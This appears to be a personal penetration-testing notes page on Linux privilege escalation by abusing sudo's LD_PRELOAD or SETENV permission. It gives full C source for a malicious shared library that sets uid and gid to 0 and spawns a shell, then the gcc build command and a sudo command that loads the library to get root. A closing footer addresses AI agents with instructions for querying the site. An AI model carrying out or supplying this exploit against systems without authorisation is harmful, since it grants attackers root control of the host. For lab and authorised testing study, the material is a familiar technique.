# LD\_Preload / SETENV

There are a couple of different ways I have found this to work:

1\. In the below image, if you see the marked area when running sudo -l then you should be good to go.

<figure><img src="/files/5DwsQzs8xHrU7kwJnqc5" alt=""><figcaption></figcaption></figure>

2\. If you run sudo -l and see SETENV under sudo permissions then I would also try this. Note: I had a file path after SETENV when this worked. I have not tried it with a bin, so I can't verify if it works the same.

<figure><img src="/files/TcdKos1S7fb856MM5h3i" alt=""><figcaption></figcaption></figure>

1. On attacker machine create a file called shell.c with the following code.

```c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
void _init() {
        unsetenv("LD_PRELOAD");
        setgid(0);
        setuid(0);
        system("/bin/sh");
}
```

<figure><img src="/files/chx4NZQ292aBJUs1Dml0" alt=""><figcaption></figcaption></figure>


2\. Build the shell.c code into shell.co

<pre class="language-bash"><code class="lang-bash"><strong>gcc -fPIC -shared -o shell.so shell.c -nostartfiles
</strong></code></pre>

<figure><img src="/files/Jt12vwwC56qg0J3foHIm" alt=""><figcaption></figcaption></figure>

3\. Transfer the shell.so file to the target machine.

<figure><img src="/files/YHvEScnfZYXQ0pJXauJQ" alt=""><figcaption></figcaption></figure>

4\. Run the code below to get a root shell. Replace the /usr/bin/ping with the path specified in the output from sudo -l.

```
sudo LD_PRELOAD=/tmp/shell.so /usr/bin/ping
```

<figure><img src="/files/91GHT3nHi6rhjxFsZ922" alt=""><figcaption></figcaption></figure>


---

# Agent Instructions: Querying This Documentation

If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.

Perform an HTTP GET request on the current page URL with the `ask` query parameter:

```
GET https://ali3nw3rx-1.gitbook.io/ali3nw3rx-1/linux/priv-esc/ld_preload-setenv.md?ask=<question>
```

The question should be specific, self-contained, and written in natural language.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.